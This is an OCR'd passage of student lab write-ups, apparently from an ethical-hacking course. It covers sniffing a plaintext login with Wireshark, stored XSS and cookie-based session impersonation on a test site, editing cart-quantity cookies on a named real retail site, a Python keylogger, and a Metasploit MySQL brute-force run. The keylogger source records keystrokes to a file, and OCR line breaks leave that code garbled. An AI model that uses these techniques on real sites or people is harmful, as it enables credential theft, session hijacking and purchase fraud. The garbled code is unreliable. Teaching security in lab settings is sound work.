Nmap done: 1 IP address (1 host up) scanned in 13.60 seconds
```


Practical 5

Aim: Use Wireshark (Sniffer) to capture network traffic and analyze

Steps:


Download and install Wireshark

Go to Capture -> Options -> Select Ethernet with Traffic and click on Start




You will now start seeing the network traffic

Now, go to browser and open http://techpanda.org. This is a sitewith a dummy login for us to test the traffic analysis.



Login to the website using admin@google.com and Password2020




Dashboard | Personal Contacts Manager v1.0

Add New Contact | Log Out

ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenefry	9898989898	admin@gmail.com	
58386	Dark	heck	+91987456123	demo@gmail.com	Edit
58387	Dark	Winston	8504329123	Chaseb501442@gmail.com	Edit
58388	Dark	CRIMINAL JUSTICE REPORTS	5162735020	patesino209@gmail.com	Edit
58389	1234	5678	567887654323456y	s@d.wf	Edit
58390	xyz	zyz	3we457783	xyz@gmail.com	Edit

Now stop the trafic analysis by clicking on Stop Capturing packets option at top left corner

Now look up http in the display filter and click on POST request with index.php



http

No.	Time	Source	Destination	Protocol	Length	Info
6514	283.819269	142.251.42.10	192.168.1.124	HTTP	74	HTTP/1.1 200 OK (text/css)
6547	284.028925	72.52.251.71	192.168.1.124	HTTP	475	HTTP/1.1 200 OK (application/javascript)
6575	284.031373	72.52.251.71	192.168.1.124	HTTP	1418	HTTP/1.1 200 OK (application/javascript)
6584	284.060817	192.168.1.124	72.52.251.71	HTTP	517	GET /css/check-radio-bg.png HTTP/1.1
6609	284.091042	192.168.1.124	142.250.66.3	HTTP	491	GET /s/opensans/v34/memSYaGs126MiZpBA-UvWbX2vVnXBbObj2OVZyOO
6636	284.098380	142.250.66.3	192.168.1.124	HTTP	618	HTTP/1.1 200 OK (font/woff2)
6670	284.341611	72.52.251.71	192.168.1.124	HTTP	799	HTTP/1.1 200 OK (PNG)
6683	284.366204	192.168.1.124	72.52.251.71	HTTP	483	GET /favicon.ico HTTP/1.1
6714	284.645237	72.52.251.71	192.168.1.124	HTTP	545	HTTP/1.1 200 OK (image/x-icon)
6829	291.489742	192.168.1.124	72.52.251.71	HTTP	754	POST /index.php HTTP/1.1 (application/x-www-form-urlencoded
6834	291.769856	72.52.251.71	192.168.1.124	HTTP	1184	HTTP/1.1 302 Found (text/html)
6835	291.774423	192.168.1.124	72.52.251.71	HTTP	612	GET /dashboard.php HTTP/1.1
6878	292.055147	72.52.251.71	192.168.1.124	HTTP	614	HTTP/1.1 200 OK (text/html)

Now expand HTML form URL encoded to see the login credentials we posted using the HTML form in the above website

```
> Frame 6829: 754 bytes on wire (6032 bits), 754 bytes captured (6032 
> Ethernet II, Src: RealtekS_d9:00:0c (00:e0:4c:d9:00:0c), Dst: Shenzh
> Internet Protocol Version 4, Src: 192.168.1.124, Dst: 72.52.251.71
> Transmission Control Protocol, Src Port: 61639, Dst Port: 80, Seq: 1
> Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "email" = "admin@google.com"
  > Form item: "password" = "Password2020"
```

END


Practical 6

Aim: Simulate persistent cross-site scripting attack


Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites.

Steps:

Go to browser and open http://techpanda.org. This is a sitewith a dummy login for us to test the traffic analysis.




Login to the website using admin@google.com and Password2020




ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenefry	9898989898	admin@gmail.com	
58386	Dark	heck	+91987456123	demo@gmail.com	Edit
58387	Dark	Winston	8504329123	Chaseb501442@gmail.com	Edit
58388	Dark	CRIMINAL JUSTICE REPORTS	5162735020	patesino209@gmail.com	Edit
58389	1234	5678	567887654323456y	s@d.wf	Edit
58390	xyz	zyz	3we457783	xyz@gmail.com	Edit


Now click on Add New Contact option and while entering the details, we will enter HTML anchor tag with a link to an website as an input as shown below



Now click on save changes and go back to the site's dashboard. You will see your record added but instead of a text you will see a hyperlink text Subiksh.



Once we click on this link, it will route to the website we mentioned in the anchor tag.



Practical 7


Aim: Session impersonation using Firefox and Tamper Data add-on

We will be using EditThisCookie Add on for Session Impersonation and Tampering the Data.


Steps:

1) Install EditThisCookie Add on in your Firefox Browser

2) Go to browser and open http://techpanda.org. This is a sitewith a dummy login for us to test the traffic analysis




3) Login to the website using admin@google.com and Password2020



ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenefry	9898989898	admin@gmail.com	
58386	Dark	heck	+91987456123	demo@gmail.com	Edit
58387	Dark	Winston	8504329123	Chaseb501442@gmail.com	Edit
58388	Dark	CRIMINAL JUSTICE REPORTS	5162735020	patesino209@gmail.com	Edit
58389	1234	5678	567887654323456y	s@d.wf	Edit
58390	xyz	zyz	3we457783	xyz@gmail.com	Edit

4) Now to the the Addon and Export the Cookie information and paste into a notepad




5) Once copied, close the browser window and go to http://techpanda.org website again. It will again ask you to login with a new session.

6) Go to the Add on, delete the new cookie and replace with our previously copied cookie using **Import** option.


7) Now refresh the page and your previous session will be impersonated giving you the access without Login.

For Tamper Data, follow the below steps:

1) Go to https://www.ninjaremote.com/. and click on Add to Cart for any one product.



2) Then navigate to the cart option for further processing. You can see your order with quantity set to 1.



3) No using EditThisCookie, copy the cookie and paste to your notepad. After this, edit the cookie information, set **"value": "10",** for p_nr1 and nTotalUnits. Save the cookie and replace with your existing cookie on the site.

4) Now refresh the page and your cart quantity data will be updated

Practical 8

Aim: Create a simple keylogger using python

Steps:

1) Run below Python file in IDLE :-

```
from pynput.keyboard import Key,

Listenerimport logging

# if no name it gets into an empty

stringlog_dir = ""

# This is a basic logging function

logging.basicConfig(filename=(log_dir+"key_log.txt"),
level=logging.DEBUG,format='%(asctime)s:%(message)s:')

# This is from the

librarydef

on_press(key):

   logging.info(str(ke

y)) # This says,

listener is on

with Listener(on_press=on_press) as

   listener:listener.join()
```

2) Enter a text in the output window and open the text file to see the logs of all the

```
======= RESTART: D:/Downloads/BSC-CS/TYCS-Sem-6/
subiksh
```

```
2023-03-29 03:55:42,630:'s':
2023-03-29 03:55:42,746:'u':
2023-03-29 03:55:42,906:'b':
2023-03-29 03:55:43,082:'i':
2023-03-29 03:55:43,255:'k':
2023-03-29 03:55:43,394:'s':
2023-03-29 03:55:43,526:'h':
```

keyboardinput done.

PRACTICAL
NO. 9

Aim: Using Metasploit to exploit (Kali Linux)


Prerequisites:

KALI Linux, Internet, HOST PC with MySQL 5.1.59 version

Steps:

1) Download and install MySQL 5.1.59 on your HOST PC to be attacked. Set a username – root and password – root123

2) On your PC, using Oracle VirtualBox – Open Kali Linux. Open terminal and enter command **msfconsole**



3) Now search for mysql_login exploit using search mysql_login command and use the auxiliary

```
msf6 > search mysql_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Des
cription
   -  ----                                      ---------------  ----    -----  ---
--------
   0  auxiliary/scanner/mysql/mysql_login                        normal  No     MyS
QL Login Utility


Interact with a module by name or index. For example info 0, use 0 or use auxi
liary/scanner/mysql/mysql_login

msf6 > use 0
```

4) set RHOSTS as your Target IP address using command set RHOST 192.168.1.100

5) set USER_FILE as user.txt (this file needs to have some sample username to be tested in brute attack, if file not created create one using following command – nano user.txt and then enter few usernames and save the file)

6) set PASS_FILE as pass.txt (follow step 5 for this as well)

7) Run command options to verfiy the settings

8) Finally run the exploit using the **run** command. Output will show Success and failed as results.

```
 current database (Accepted: none, us
                                                    er, user&realm)
   PASSWORD                  no        A specific password to authenticate w
h
